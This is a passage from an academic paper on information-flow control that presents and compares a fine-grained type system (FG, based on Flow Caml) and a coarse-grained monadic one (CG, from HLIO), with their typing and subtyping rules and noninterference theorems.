The goal of this article is to provide an introduction to coarse- and fine-grained dependence analysis for IFC and to comment on their relative expressiveness. Specifically, we describe one type system each for coarse- and fine-grained dependence analysis. For coarse-grained dependence analysis, we choose a type system that tracks dependencies using a construct similar to an indexed family of monads. This type system is a simplification of an existing hybrid (mixed static and dynamic) system for dependence analysis called HLIO [4]. We call this type system CG (for coarse-grained). For fine-grained dependence analysis, we choose a slight variant of Flow Caml [16], an extension of ML's type system with information flow types. We call this type system FG (for fine-grained). In both cases, our setting is a simply-typed call-by-value lambda-calculus with references. To keep the presentation simple, we do not delve into concurrency or other evaluation strategies like call-by-name, which have nontrivial implications for dependence analysis and IFC.

Having presented the two type systems, we examine their relative expressiveness through translations. Specifically, we show that programs typable in CG can be translated in a type-preserving manner to FG. Although this may be unsurprising given the description of coarse- and fine-grained analysis above, the translation shows how the dependence analysis in CG can be simulated using specific monads in FG. We then attempt a translation from FG to CG, relying on a scope restriction

construct in CG to prevent label creep. While we fail to do this (we explain why), we show that a fragment of FG can be translated, type-preserving, to CG.<sup>1</sup>

It is not our goal to provide a comprehensive survey of all existing work on type systems for IFC. Indeed, this area is vast. Instead, we focus on one dimension of the design space—the granularity of the dependence analysis.

## G.2 Type systems for information-flow control

We first present two state-of-the-art information-flow security type systems, FG and CG, for higher-order, stateful functional programming languages. The two type systems differ substantially in the approaches they follow to track dependencies. This is a consequence of how FG and CG differ computationally: FG allows (side-) effects in all expressions, à la ML. Since effects can occur so freely, information flows must be tracked pervasively. Hence, FG is fine-grained. In contrast, CG isolates effects to a monad, à la Haskell. As a result, flows have to be tracked only at the granularity of the monad, but not within pure expressions. This makes CG coarse-grained.

Both FG and CG use *labels* drawn from a *lattice*  $(\mathcal{L}, \sqsubseteq)$  of confidentiality levels  $l$ . Labels higher in the lattice represent higher confidentiality. The goal of dependence analysis for information flow is to ensure that terms labeled  $l$  can depend only on terms labeled  $l$  or lower. In examples, we often use the two-point lattice,  $\text{LH} = (\{L, H\}, \sqsubseteq)$ , which contains two levels  $L$  (low) and  $H$  (high) with  $L \sqsubseteq H$  and  $H \not\sqsubseteq L$ . We use  $\perp$  and  $\top$  to denote the least and the greatest elements of any lattice. In LH,  $\perp = L$  and  $\top = H$ .

### G.2.1 Fine-grained type system

The fine-grained type system we consider, FG, is shown in Figure G.1. FG is a slight modification of Flow Caml [16], an extension of ML’s type system for information flow control. Computationally, FG is the call-by-value simply-typed lambda calculus, extended with products, sums, references, label polymorphism, and ordering constraints on labels.

Since side-effects may appear in any sub-expression in this language, FG must, when analyzing sub-expressions, account for all information that data concerning the sub-expression can contain. To this end, FG labels *all* of the (otherwise standard) types for this language with a *structural label*  $\ell$ , reflecting an upper bound on the information conveyed by observing the structure of the expression. For instance, say `bool` is one of the base types that the symbol `b` in Figure G.1 ranges over. Then observing a value of type `boolH` may reveal  $H$  information.

When analyzing non-ground expressions, FG tracks the propagation of information through the evaluation of expressions. For instance, FG concludes that the conjunction of a `boolH` and a `boolL` value is a `boolH` value, as observing the result may convey information about each component in the conjunction.

<sup>1</sup>Due to lack of space, we omit some details of the translations, which are provided in an accompanying technical report [17].

**Syntax, types, constraints:**

Expressions	$e$	$::= x \mid \lambda x.e \mid e e \mid (e, e) \mid \mathbf{fst}(e) \mid \mathbf{snd}(e) \mid \mathbf{inl}(e) \mid \mathbf{inr}(e) \mid \mathbf{case}(e, x.e, x.e) \mid \mathbf{new} e \mid !e \mid e := e \mid () \mid \Lambda e \mid e [] \mid \nu e \mid e \bullet$
Labels	$\ell, pc$	$::= l \mid \alpha \mid \ell \sqcup \ell \mid \ell \sqcap \ell$
Types	$\tau$	$::= \mathbf{A}^\ell$
Base types	$\mathbf{A}$	$::= \mathbf{b} \mid \tau \xrightarrow{\ell_e} \tau \mid \tau \times \tau \mid \tau + \tau \mid \mathbf{ref} \tau \mid \mathbf{unit} \mid \forall \alpha. (\ell_e, \tau) \mid c \Rightarrow \tau$
Constraints	$c$	$::= \ell \sqsubseteq \ell \mid (c, c)$

**Type system:**  $\boxed{\Sigma; \Psi; \Gamma \vdash_{pc} e : \tau}$ 

FG-VAR	$\frac{}{\Sigma; \Psi; \Gamma, x : \tau \vdash_{pc} x : \tau}$		FG-LAM	$\frac{\Sigma; \Psi; \Gamma, x : \tau_1 \vdash_{\ell_e} e : \tau_2}{\Sigma; \Psi; \Gamma \vdash_{pc} \lambda x.e : (\tau_1 \xrightarrow{\ell_e} \tau_2)^\perp}$
FG-APP	$\frac{\Sigma; \Psi; \Gamma \vdash_{pc} e_1 : (\tau_1 \xrightarrow{\ell_e} \tau_2)^\ell \quad \Sigma; \Psi; \Gamma \vdash_{pc} e_2 : \tau_1 \quad \Sigma; \Psi \vdash \tau_2 \searrow \ell \quad \Sigma; \Psi \vdash pc \sqcup \ell \sqsubseteq \ell_e}{\Sigma; \Psi; \Gamma \vdash_{pc} e_1 e_2 : \tau_2}$			
FG-PROD	$\frac{\Sigma; \Psi; \Gamma \vdash_{pc} e_1 : \tau_1 \quad \Sigma; \Psi; \Gamma \vdash_{pc} e_2 : \tau_2}{\Sigma; \Psi; \Gamma \vdash_{pc} (e_1, e_2) : (\tau_1 \times \tau_2)^\perp}$			
FG-FST	$\frac{\Sigma; \Psi; \Gamma \vdash_{pc} e : (\tau_1 \times \tau_2)^\ell \quad \Sigma; \Psi \vdash \tau_1 \searrow \ell}{\Sigma; \Psi; \Gamma \vdash_{pc} \mathbf{fst}(e) : \tau_1}$	FG-INL	$\frac{\Sigma; \Psi; \Gamma \vdash_{pc} e : \tau_1}{\Sigma; \Psi; \Gamma \vdash_{pc} \mathbf{inl}(e) : (\tau_1 + \tau_2)^\perp}$	
FG-CASE	$\frac{\Sigma; \Psi; \Gamma \vdash_{pc} e : (\tau_1 + \tau_2)^\ell \quad \Sigma; \Psi; \Gamma, x : \tau_1 \vdash_{pc \sqcup \ell} e_1 : \tau \quad \Sigma; \Psi; \Gamma, y : \tau_2 \vdash_{pc \sqcup \ell} e_2 : \tau \quad \Sigma; \Psi \vdash \tau \searrow \ell}{\Sigma; \Psi; \Gamma \vdash_{pc} \mathbf{case}(e, x.e_1, y.e_2) : \tau}$			
FG-SUB	$\frac{\Sigma; \Psi; \Gamma \vdash_{pc'} e : \tau' \quad \Sigma; \Psi \vdash pc \sqsubseteq pc' \quad \Sigma; \Psi \vdash \tau' <: \tau}{\Sigma; \Psi; \Gamma \vdash_{pc} e : \tau}$			
FG-REF	$\frac{\Sigma; \Psi; \Gamma \vdash_{pc} e : \tau \quad \Sigma; \Psi \vdash \tau \searrow pc}{\Sigma; \Psi; \Gamma \vdash_{pc} \mathbf{new} e : (\mathbf{ref} \tau)^\perp}$	FG-DEREF	$\frac{\Sigma; \Psi; \Gamma \vdash_{pc} e : (\mathbf{ref} \tau)^\ell \quad \Sigma; \Psi \vdash \tau' \searrow \ell}{\Sigma; \Psi; \Gamma \vdash_{pc} !e : \tau'}$	

**Figure G.1:** Syntax and type system of FG.

$$\begin{array}{c}
 \text{FG-ASSIGN} \\
 \frac{\Sigma; \Psi; \Gamma \vdash_{pc} e_1 : (\mathbf{ref} \tau)^\ell \quad \Sigma; \Psi; \Gamma \vdash_{pc} e_2 : \tau \quad \Sigma; \Psi \vdash \tau \searrow (pc \sqcup \ell)}{\Sigma; \Psi; \Gamma \vdash_{pc} e_1 := e_2 : \mathbf{unit}} \\
 \\
 \begin{array}{cc}
 \text{FG-FI} & \text{FG-CI} \\
 \frac{\Sigma, \alpha; \Psi; \Gamma \vdash_\ell e : \tau}{\Sigma; \Psi; \Gamma \vdash_{pc} \Lambda e : (\forall \alpha. (\ell, \tau))^\perp} & \frac{\Sigma; \Psi, c; \Gamma \vdash_\ell e : \tau}{\Sigma; \Psi; \Gamma \vdash_{pc} \nu e : (c \Rightarrow \tau)^\perp} \\
 \\
 \text{FG-FE} \\
 \frac{\Sigma; \Psi; \Gamma \vdash_{pc} e : (\forall \alpha. (\ell, \tau))^{\ell'} \quad \ell'' \in FV(\Sigma) \quad \Sigma; \Psi \vdash pc \sqcup \ell' \sqsubseteq \ell \quad \Sigma; \Psi \vdash \tau \searrow \ell'}{\Sigma; \Psi; \Gamma \vdash_{pc} e [] : \tau[\ell''/\alpha]} \\
 \\
 \text{FG-CE} \\
 \frac{\Sigma; \Psi; \Gamma \vdash_{pc} e : (c \Rightarrow \tau)^{\ell'} \quad \Sigma; \Psi \vdash c \quad \Sigma; \Psi \vdash pc \sqcup \ell' \sqsubseteq \ell \quad \Sigma; \Psi \vdash \tau \searrow \ell'}{\Sigma; \Psi; \Gamma \vdash_{pc} e \bullet : \tau}
 \end{array}
 \end{array}$$

**Figure G.1:** Syntax and type system of FG (cont.)

This tracking alone, however, is insufficient; since (sub)expressions can be evaluated conditionally, observing the presence or absence of effects can convey information about the *control-flow* conditions that facilitated or prevented the effects. Structural labels do not account for this information. For instance, let  $x_c : (\mathbf{unit}^L + \mathbf{unit}^L)^H$ ,  $x : (\mathbf{ref} \mathbf{nat}^L)^L$ , and consider  $e = \text{case}(x_c, \_(), \_x := 42)$ .<sup>2</sup> The result of evaluating  $e$  is invariably  $()$ , so no information is conveyed by observing the result. However, on evaluation,  $e$  reveals whether  $x_c = \mathbf{inl}()$  or  $x = \mathbf{inr}()$  through the absence or presence of the write to  $x$ . FG tracks this information by recording control flow information in a *control label*  $pc$  (aka program counter), making it a lower bound on the write effects that the (sub)expression being typed can perform. For instance, when attempting to type the previous example, FG raises the  $pc$  by the information in the control-flow condition  $x$ , which is  $H$ , and checks whether the branches only have write effects at or above this new  $pc$ . However, the right branch writes 42 to  $x$ , which stores  $L$ -labeled natural numbers. So, with these labels on the types of  $x$  and  $x_c$ ,  $e$  does not type-check.

Effects in a function's body are suspended until the function is applied. Further, since our language is higher-order, a function can take another function as a parameter and apply it. This necessitates additional type annotations on function types. For instance, let  $x_c : (\mathbf{unit}^L + \mathbf{unit}^L)^H$  and  $x : (\mathbf{ref} \mathbf{nat}^L)^L$ . Consider  $e = \lambda x_f. \text{case}(x_c, \_(), \_.(x_f \ \_))$ . Assuming that  $x_f$  maps  $\mathbf{unit}^L$  to  $\mathbf{unit}^L$ ,  $e$  maps such

<sup>2</sup>We use the symbol  $\_$  to denote a variable, label or type whose actual value is irrelevant. Here,  $\_$  denotes anonymous variables. Later, we use  $\_$  to denote labels and types that are irrelevant to the discussion.

$$\begin{array}{c}
 \text{FGSUB-BASE} \\
 \frac{\Sigma; \Psi \vdash \ell \sqsubseteq \ell'}{\Sigma; \Psi \vdash \mathbf{b} <: \mathbf{b}} \\
 \\
 \text{FGSUB-REF} \\
 \frac{\Sigma; \Psi \vdash \ell \sqsubseteq \ell'}{\Sigma; \Psi \vdash \mathbf{ref} \tau <: \mathbf{ref} \tau} \\
 \\
 \text{FGSUB-PROD} \\
 \frac{\Sigma; \Psi \vdash \tau_1 <: \tau'_1 \quad \Sigma; \Psi \vdash \tau_2 <: \tau'_2 \quad \Sigma; \Psi \vdash \ell \sqsubseteq \ell'}{\Sigma; \Psi \vdash \tau_1 \times \tau_2 <: \tau'_1 \times \tau'_2} \\
 \\
 \text{FGSUB-SUM} \\
 \frac{\Sigma; \Psi \vdash \tau_1 <: \tau'_1 \quad \Sigma; \Psi \vdash \tau_2 <: \tau'_2 \quad \Sigma; \Psi \vdash \ell \sqsubseteq \ell'}{\Sigma; \Psi \vdash \tau_1 + \tau_2 <: \tau'_1 + \tau'_2} \\
 \\
 \text{FGSUB-ARROW} \\
 \frac{\Sigma; \Psi \vdash \tau'_1 <: \tau_1 \quad \Sigma; \Psi \vdash \tau_2 <: \tau'_2 \quad \Sigma; \Psi \vdash \ell \sqsubseteq \ell' \quad \Sigma; \Psi \vdash \ell'_e \sqsubseteq \ell_e}{\Sigma; \Psi \vdash \tau_1 \xrightarrow{\ell_e} \tau_2 <: \tau'_1 \xrightarrow{\ell'_e} \tau'_2} \\
 \\
 \text{FGSUB-FORALL} \\
 \frac{\Sigma, \alpha; \Psi \vdash \tau_1 <: \tau_2 \quad \Sigma; \Psi \vdash \ell \sqsubseteq \ell' \quad \Sigma, \alpha; \Psi \vdash \ell'_e \sqsubseteq \ell_e}{\Sigma; \Psi \vdash (\forall \alpha. (\ell_e, \tau_1))^\ell <: \forall (\alpha. (\ell'_e, \tau_2))^{\ell'}} \\
 \\
 \text{FGSUB-CONSTRAINT} \\
 \frac{\Sigma; \Psi \vdash c_2 \implies c_1 \quad \Sigma; \Psi, c_2 \vdash \tau_1 <: \tau_2 \quad \Sigma; \Psi \vdash \ell \sqsubseteq \ell' \quad \Sigma; \Psi \vdash \ell'_e \sqsubseteq \ell_e}{\Sigma; \Psi \vdash (c_1 \xRightarrow{\ell_e} \tau_1)^\ell <: (c_2 \xRightarrow{\ell'_e} \tau_2)^{\ell'}}
 \end{array}$$

Figure G.2: FG subtyping.

mappings to  $\mathbf{unit}^H$ , possibly applying  $x_F$  in the process. Now consider  $e' = \lambda_. (x := 42)$ , a function with a suspended effect, which maps  $\mathbf{unit}^L$  to  $\mathbf{unit}^L$ . While  $e'$  always returns a result of type  $\mathbf{unit}^H$ ,  $e'$  conditionally applies  $e$ , and thus, the  $L$  effect in  $e'$  leaks the control condition ( $x_C$ ) in  $e$ , which is  $H$ . FG resolves this by having function types carry a separate control label; in  $\tau \xrightarrow{\ell_e} \tau'$ ,  $\ell_e$  is a lower bound on the level of the write effects that can occur when a function of this type is applied. In the example,  $e' : (\mathbf{unit}^L \xrightarrow{L} \mathbf{unit}^L)^L$ ; thus FG rejects  $e e'$  since  $e$  applies a function with  $L$  effects in a  $H$  context. Finally, note that functions of type  $(\tau \xrightarrow{L} \tau')^H$  can be constructed but not applied in FG. This is because such a function can leak its identity, which is labeled  $H$ , to  $L$  when it is applied. However, if the function is merely passed around, it cannot leak information.

For the same reason, the types  $\forall \alpha. (\ell_e, \tau)$  and  $c \xRightarrow{\ell_e} \tau$  also carry the control label  $\ell_e$ . In FG, values of these types ( $\Lambda e$  and  $\nu e$ , respectively) are also suspended computations. However, the decision to suspend the computations inside these values is not fundamental since neither labels nor constraints have a runtime representation in FG.

FG performs security checks by checking the satisfiability of flow constraints, using the judgment  $\Sigma, \Psi \vdash c$ . A constraint  $c$  is a conjunction of terms of the form  $\ell \sqsubseteq \ell'$ , where  $\ell$  ranges over levels, label-variables, and lattice operations on these. Let  $\Psi$  range over sets of constraints, and  $\Sigma$  range over sets of label parameters  $\alpha$ . The judgment  $\Sigma, \Psi \vdash c$  checks whether, for all instantiations of  $\Sigma$ , assuming  $\Psi$ ,  $c$  holds. Label  $\ell$  covers type  $\mathbf{A}^{\ell'}$  (from below), written  $\Sigma, \Psi \vdash \mathbf{A}^{\ell'} \searrow \ell$ , iff  $\Sigma, \Psi \vdash \ell \sqsubseteq \ell'$ .

**Subtyping** FG uses subtyping to allow upwards-flows of information. Subtyping amounts to weakening a guarantee for an expression. In our case, this guarantee is the type of an expression, which specifies how the information is classified. The subtyping judgment, defined in Figure G.2, has the form  $\Sigma; \Psi \vdash \tau <: \tau'$ . In effect, this judgment extends ( $\sqsubseteq$ ) to labeled expression types. For any  $\mathbf{A}^{\ell}$ ,  $<:$  is covariant in  $\ell$ . This weakening of the type amounts to up-classifying information, which is safe since it only labels less confidential information as more confidential. Subtyping is covariant everywhere else, with two exceptions: control labels, and function arguments. A control label guarantees a lower bound on effects. This guarantee is weakened if the control label is lowered. For instance, if an expression has type  $(\mathbf{nat}^H \xrightarrow{H} \mathbf{unit}^H)^L$ , the function may produce effects at or above  $H$ . This implies the weaker statement that the function may produce effects at or above  $L$ . Hence  $(\mathbf{nat}^H \xrightarrow{H} \mathbf{unit}^H)^L <: (\mathbf{nat}^H \xrightarrow{L} \mathbf{unit}^H)^L$ . A function argument appears as an assumption in the function type, and strengthening an assumption amounts to weakening the guarantee. For instance, if an expression has type  $(\mathbf{nat}^H \xrightarrow{H} \mathbf{unit}^H)^L$ , the function does not leak despite receiving  $H$  input. The function still will not leak if given  $L$  input. Hence,  $(\mathbf{nat}^H \xrightarrow{H} \mathbf{unit}^H)^L <: (\mathbf{nat}^L \xrightarrow{H} \mathbf{unit}^H)^L$ .

**Typing judgment and typing rules** FG's type system prevents illicit flows of information by ensuring that

- eliminating an expression labeled  $\ell$  produces a result covered by  $\ell$ .
- an expression executing under  $pc$  can only cause write effects at or above  $pc$ .

The typing judgment has the form  $\Sigma; \Psi; \Gamma \vdash_{pc} e : \tau$ . It reads: for all  $\Sigma$ , assuming  $\Psi$  and  $\Gamma$ ,  $e$  has type  $\tau$ , and  $pc$  is a lower bound on the level of all write effects which can occur when  $e$  is evaluated. We focus on three constructs, since these involve the  $pc$ : case, abstraction, and references.

In the rule FG-CASE, since **case** deconstructs its sum, the results of the branches must be covered by the label on the sum. Also, since either one or the other branch is evaluated depending on the sum, in typing the branches, the  $pc$  label is raised by the label on the sum, thus ensuring that the branches do not have write effects below the label of the sum.

In the rule FG-LAM, FG can disregard the  $pc$  when typing the body of the function, because the body will not be evaluated immediately. FG thus only needs to check that the function satisfies what the type  $(\tau_1 \xrightarrow{\ell_e} \tau_2)^\perp$  says it satisfies: (1) that the body has type  $\tau_2$  given input of type  $\tau_1$ , and (2) that all of its effects are at or above  $\ell_e$ , which is ensured by checking the body of the function with  $pc$  set to  $\ell_e$ . The outermost label on the conclusion's type  $\tau_1 \xrightarrow{\ell_e} \tau_2$  is  $\perp$  because the fact that the function is constructed at this point in the program reveals no information. In fact,

the outermost label is  $\perp$  in the introduction rules of all types, not just  $\tau_1 \xrightarrow{\ell_e} \tau_2$ . Rule FG-APP checks that the result of applying a function is covered by the label on the function type, and that the effect of running the function does not leak contextual information, or structural information about the function.

In rules FG-REF and FG-ASSIGN,  $pc$  must cover the type of the value written to the reference. This ensures that write effects of the expression being typed are lower-bounded by  $pc$ . Additionally, in FG-ASSIGN, the label of the value written must cover the label on the reference to prevent leaking which reference was written. In the rule FG-DEREF, reading a reference conveys information about which reference was read; the result of the read must thus be covered by the label on the reference. (We implicitly assume that in the type  $\mathbf{ref} \tau$ , the type  $\tau$  is closed, i.e., it has no free label parameters. Not enforcing this can break both subject reduction and the following noninterference property.)

**Noninterference** FG enforces noninterference: The result of evaluating an expression of a labeled base type cannot depend on an input whose label does not cover the label of the base type.

**Theorem G.1** (Noninterference for FG). *Suppose (1)  $\ell_i \not\sqsubseteq \ell$ , (2)  $x : \mathbf{A}^{\ell_i} \vdash_{pc} e : \mathbf{b}^\ell$ , and (3)  $v_1, v_2 : \mathbf{A}^{\ell_i}$ . If both  $e[v_1/x]$  and  $e[v_2/x]$  terminate, then they produce the same value (of type  $\mathbf{b}$ ).*

## G.2.2 Coarse-grained type system

Next, we describe CG, a type system for coarse-grained dependence analysis. CG is not a new type system: It is the static fragment of HLIO [4], a hybrid type system that mixes static and dynamic analyses to track flows. One minor difference from HLIO is that CG has call-by-value semantics to match those of FG whereas HLIO's semantics are call-by-name. This difference has little consequence for the discussion here.

CG is designed to minimize type-label annotations. To this end, it isolates all effects in a monad-like type construct. The syntax and typing rules of CG are shown in Figure G.3. Unlike FG, standard typing constructs like products, arrows and sums are not refined with labels. These types behave exactly as in the simply typed lambda calculus (which CG extends conservatively) and the corresponding expressions do not have side-effects. For labeling, CG has a dedicated *type constructor* **Labeled**  $\ell \tau$ , which means  $\tau$  labeled with  $\ell$ . This is the only way to label a type in CG. Expressions are augmented with the constructs  $\mathbf{label}_\ell(e)$  and  $\mathbf{unlabel}(e)$  to introduce and eliminate **Labeled**  $\ell \tau$ .

Effects are limited to computations that have the type **CG**  $\ell_i \ell_o \tau$ . This type is similar to a monad and has the usual monadic return and bind constructs. Importantly, the bind construct is used to track dependencies coarsely. Finally, CG adds a scoping construct  $\mathbf{toLabeled}(e)$  that limits label creep. References in CG store only labeled values. A reference of type  $\mathbf{ref} \ell \tau$  stores values of type **Labeled**  $\ell \tau$ .

**The type CG**  $\ell_i \ell_o \tau$  The type **CG**  $\ell_i \ell_o \tau$  ascribes (suspended) computations that have effects. We define two kinds of effects in CG. *Input effects* cause a computation

**Syntax, types, constraints:**

Expressions	$e ::= x \mid \lambda x.e \mid e e \mid (e, e) \mid \mathbf{fst}(e) \mid \mathbf{snd}(e) \mid \mathbf{inl}(e) \mid \mathbf{inr}(e)$ $\mid \mathbf{case}(e, x.e, y.e) \mid \mathbf{new} e \mid !e \mid e := e \mid () \mid \Lambda e \mid e [] \mid \nu e$ $\mid e \bullet \mid \mathbf{label}_\ell(e) \mid \mathbf{unlabel}(e) \mid \mathbf{toLabeled}(e) \mid \mathbf{ret}(e)$ $\mid \mathbf{bind}(e, x.e)$
Labels	$\ell ::= l \mid \alpha \mid \ell \sqcup \ell \mid \ell \sqcap \ell$
Types	$\tau ::= \mathbf{b} \mid \tau \rightarrow \tau \mid \tau \times \tau \mid \tau + \tau \mid \mathbf{ref} \ell \tau \mid \mathbf{unit} \mid \forall \alpha. \tau \mid c \Rightarrow \tau$ $\mid \mathbf{Labeled} \ell \tau \mid \mathbf{CG} \ell_i \ell_o \tau$
Constraints	$c ::= \ell \sqsubseteq \ell \mid (c, c)$

**Type system:**  $\boxed{\Sigma; \Psi; \Gamma \vdash e : \tau}$

(All rules of the simply typed lambda-calculus pertaining to the types  $\mathbf{b}, \tau \rightarrow \tau, \tau \times \tau, \tau + \tau, \mathbf{unit}$  are included.)

$\frac{\text{CG-LABEL} \quad \Sigma; \Psi; \Gamma \vdash e : \tau \quad \Sigma; \Psi \vdash \ell_i \sqsubseteq \ell}{\Sigma; \Psi; \Gamma \vdash \mathbf{label}_\ell(e) : \mathbf{CG} \ell_i \ell_i (\mathbf{Labeled} \ell \tau)}$	
$\frac{\text{CG-UNLABEL} \quad \Sigma; \Psi; \Gamma \vdash e : \mathbf{Labeled} \ell \tau}{\Sigma; \Psi; \Gamma \vdash \mathbf{unlabel}(e) : \mathbf{CG} \ell_i (\ell_i \sqcup \ell) \tau}$	
$\frac{\text{CG-TOLABELLED} \quad \Sigma; \Psi; \Gamma \vdash e : \mathbf{CG} \ell_i \ell_o \tau}{\Sigma; \Psi; \Gamma \vdash \mathbf{toLabeled}(e) : \mathbf{CG} \ell_i \ell_i (\mathbf{Labeled} \ell_o \tau)}$	$\frac{\text{CG-RET} \quad \Sigma; \Psi; \Gamma \vdash e : \tau}{\Sigma; \Psi; \Gamma \vdash \mathbf{ret}(e) : \mathbf{CG} \ell_i \ell_i \tau}$
$\frac{\text{CG-BIND} \quad \Sigma; \Psi; \Gamma \vdash e_1 : \mathbf{CG} \ell_i \ell \tau \quad \Sigma; \Psi; \Gamma, x : \tau \vdash e_2 : \mathbf{CG} \ell \ell_o \tau'}{\Sigma; \Psi; \Gamma \vdash \mathbf{bind}(e_1, x.e_2) : \mathbf{CG} \ell_i \ell_o \tau'}$	
$\frac{\text{CG-SUB} \quad \Sigma; \Psi; \Gamma \vdash e : \tau' \quad \Sigma; \Psi \vdash \tau' \leq \tau}{\Sigma; \Psi; \Gamma \vdash e : \tau}$	$\frac{\text{CG-NEW} \quad \Sigma; \Psi; \Gamma \vdash e : \mathbf{Labeled} \ell' \tau \quad \Sigma; \Psi \vdash \ell \sqsubseteq \ell'}{\Sigma; \Psi; \Gamma \vdash \mathbf{new} e : \mathbf{CG} \ell \ell (\mathbf{ref} \ell' \tau)}$
$\frac{\text{CG-DEREF} \quad \Sigma; \Psi; \Gamma \vdash e : \mathbf{ref} \ell \tau}{\Sigma; \Psi; \Gamma \vdash !e : \mathbf{CG} \ell' \ell' (\mathbf{Labeled} \ell \tau)}$	
$\frac{\text{CG-ASSIGN} \quad \Sigma; \Psi; \Gamma \vdash e_1 : \mathbf{ref} \ell' \tau \quad \Sigma; \Psi; \Gamma \vdash e_2 : \mathbf{Labeled} \ell' \tau \quad \Sigma; \Psi \vdash \ell \sqsubseteq \ell'}{\Sigma; \Psi; \Gamma \vdash e_1 := e_2 : \mathbf{CG} \ell \ell \mathbf{unit}}$	

**Figure G.3:** Syntax and type system of CG.

$$\begin{array}{c}
 \text{CG-FI} \\
 \frac{\Sigma, \alpha; \Psi; \Gamma \vdash e : \tau}{\Sigma; \Gamma \vdash \Lambda e : \forall \alpha. \tau} \\
 \\
 \text{CG-FE} \\
 \frac{\Sigma; \Psi; \Gamma \vdash e : \forall \alpha. \tau \quad FV(\ell) \in \Sigma}{\Sigma; \Psi; \Gamma \vdash e [] : \tau[\ell/\alpha]} \\
 \\
 \text{CG-CI} \\
 \frac{\Sigma; \Psi, c; \Gamma \vdash e : \tau}{\Sigma; \Gamma \vdash \nu e : c \Rightarrow \tau} \\
 \\
 \text{CG-CE} \\
 \frac{\Sigma; \Psi; \Gamma \vdash e : c \Rightarrow \tau \quad \Sigma; \Psi \vdash c}{\Sigma; \Psi; \Gamma \vdash e \bullet : \tau}
 \end{array}$$

**Figure G.3:** Syntax and type system of CG (cont.)

to learn new information and happen when a computation unlabels a labeled value. An *output effect* causes a computation to release information. This happens when a computation either creates a labeled value or writes to a reference. (Since references store only labeled values, merely reading a reference is not an input effect—to learn the actual content, the program must unlabel the value. Strictly speaking, it is also not essential to treat writing a reference as an output effect in CG. However, in many practical scenarios, attackers can observe writes to memory through side-channels outside the language, so we treat all writes as outputs.)

The type system enforces that the output effects of a computation of type **CG**  $\ell_i \ell_o \tau$  are lower-bounded by  $\ell_i$  and that its input effects are upper-bounded by  $\ell_o$ . We call  $\ell_i$  the “initial” program counter (pc) and  $\ell_o$  the “final” pc for the computation. For instance, when writing to a reference, it is checked that the initial pc is below the label of the written value (last premise of rule CG-ASSIGN). When a value of type **Labeled**  $\ell \tau$  is unlabeled, the final pc of the computation is joined with  $\ell$  (rule CG-UNLABEL).

The construct **bind**( $e_1, x.e_2$ ) allows sequencing two computations of types **CG**  $\ell_i \ell \tau$  and  $\tau \rightarrow$  **CG**  $\ell \ell_o \tau'$  to obtain a computation of type **CG**  $\ell_i \ell_o \tau'$ . Importantly, the final pc  $\ell$  of the first computation must match the initial pc of the second computation. This ensures that the second computation’s output effects (which are lower-bounded by  $\ell$ ) are at labels higher than the input effects of the first computation (which are upper-bounded by  $\ell$ ) and, hence, prevents any information leak. This is the only mechanism for tracking dependencies in CG.

It is an invariant of the type system that if  $e : \text{CG } \ell_i \ell_o \tau$ , then  $\ell_i \sqsubseteq \ell_o$ .

**Construct toLabeled**( $e$ ) As described above, sequencing a second computation after a computation of type **CG**  $\ell_i \ell_o \tau$  using **bind** requires that the second computation’s output effects be labeled higher than  $\ell_o$ . This causes a label creep when the second computation does not actually examine the result of the first computation (e.g., the second computation may write the first computation’s result to memory without examining it). To work around such a label creep, CG provides the expression construct **toLabeled** that coerces the type **CG**  $\ell_i \ell_o \tau$  to **CG**  $\ell_i \ell_i$  (**Labeled**  $\ell_o \tau$ ). The computation returned by **toLabeled**, when forced, forces the original computa-

$$\begin{array}{c}
 \frac{}{\Sigma; \Psi \vdash \tau <: \tau} \qquad \frac{\Sigma; \Psi \vdash \tau'_1 <: \tau_1 \quad \Sigma; \Psi \vdash \tau_2 <: \tau'_2}{\Sigma; \Psi \vdash \tau_1 \rightarrow \tau_2 <: \tau'_1 \rightarrow \tau'_2} \\
 \\
 \frac{\Sigma; \Psi \vdash \tau_1 <: \tau'_1 \quad \Sigma; \Psi \vdash \tau_2 <: \tau'_2}{\Sigma; \Psi \vdash \tau_1 \times \tau_2 <: \tau'_1 \times \tau'_2} \qquad \frac{\Sigma; \Psi \vdash \tau_1 <: \tau'_1 \quad \Sigma; \Psi \vdash \tau_2 <: \tau'_2}{\Sigma; \Psi \vdash \tau_1 + \tau_2 <: \tau'_1 + \tau'_2} \\
 \\
 \frac{\Sigma; \Psi \vdash \tau <: \tau' \quad \Sigma; \Psi \vdash \ell \sqsubseteq \ell'}{\Sigma; \Psi \vdash \mathbf{Labeled} \ell \tau <: \mathbf{Labeled} \ell' \tau'} \\
 \\
 \frac{\Sigma; \Psi \vdash \tau <: \tau' \quad \Sigma; \Psi \vdash \ell'_i \sqsubseteq \ell_i \quad \Sigma; \Psi \vdash \ell_o \sqsubseteq \ell'_o}{\Sigma; \Psi \vdash \mathbf{CG} \ell_i \ell_o \tau <: \mathbf{CG} \ell'_i \ell'_o \tau'} \qquad \frac{\Sigma, \alpha; \Psi \vdash \tau_1 <: \tau_2}{\Sigma; \Psi \vdash \forall \alpha. \tau_1 <: \forall \alpha. \tau_2} \\
 \\
 \frac{\Sigma; \Psi \vdash c_2 \implies c_1 \quad \Sigma; \Psi \vdash \tau_1 <: \tau_2}{\Sigma; \Psi \vdash c_1 \implies \tau_1 <: c_2 \implies \tau_2}
 \end{array}$$

**Figure G.4:** CG subtyping.

tion and labels the result with  $\ell_o$ .<sup>3</sup> A computation of the type  $\mathbf{CG} \ell_i \ell_o \tau$  can be followed by a second computation whose output effects are at level  $\ell_i$  or higher. The pc increases to  $\ell_o$  only if the second computation actually unlabels the result of the first computation.

**Subtyping** CG includes the usual subtyping rules of the simply typed lambda calculus. Subtyping for  $\mathbf{Labeled} \ell \tau$  is covariant in  $\ell$ . Subtyping for  $\mathbf{CG} \ell_i \ell_o \tau$  is contravariant in  $\ell_i$  and covariant in  $\ell_o$ . This is natural since  $\ell_i$  is a lower-bound (on the output effects) and  $\ell_o$  is an upper-bound (on the input effects). The subtyping rules of CG are shown in Figure G.4.

**Noninterference** CG satisfies noninterference: If a computation has only low input effects and returns a value of base type, then the returned value must be independent of any high input.

